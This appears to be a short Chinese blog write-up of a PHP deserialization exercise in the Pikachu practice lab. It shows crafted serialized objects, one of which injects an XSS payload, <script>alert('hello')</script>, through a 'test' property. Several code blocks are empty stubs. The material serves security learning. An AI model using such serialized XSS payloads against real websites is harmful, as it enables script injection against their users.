
PHP反序列化
原理
序列化 serialize()
把一个对象变成可以传输的字符串
反序列化 unserialize()
把被序列化的字符串还原成对象
魔法函数
1 | 常见的几个魔法函数: |
题目
一开局就然我们输入一个序列化数据,不知道想干啥,我们就随便写一个对象
1 | class S{ |
1 | O:1:"S":1:{s:4:"text";s:7:"pikachu";} |
输入进去,发现下面文本有一个输出了一个 pikachu,真神奇,不知道怎么实现的?
1 | class S{ |
1 | O:1:"S":2:{s:4:"text";s:7:"pikachu";s:4:"test";s:5:"hello";} |
我们再输入进去,发现输出的 hello,莫非是输出最后一个变量?
不管了,既然在网页中直接输出字符串,我们开始构造。
1 | class S{ |
1 | O:1:"S":1:{s:4:"text";s:31:"<script>alert('hello')</script>";} |
发现还是输出的 pikachu,科师刚才为啥会输出 hello 呢,我们放到第二个试试?
1 | class S{ |

1 | O:1:"S":2:{s:4:"text";s:7:"pikachu";s:4:"test";s:31:"<script>alert('hello')</script>";} |
OK,完美收工,应该是获取第二个的变量,从而输出在网页上。
源码分析
很明显,这里代码根本就没给类 S 实例化,所以也就没用到魔法函数,只是下面的判断语句起了用途,并且不是我想的 需要第二个,还是变量名称腰围 test 就可以了,笑。
1 | class S{ |
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Mr.Virus's Blog!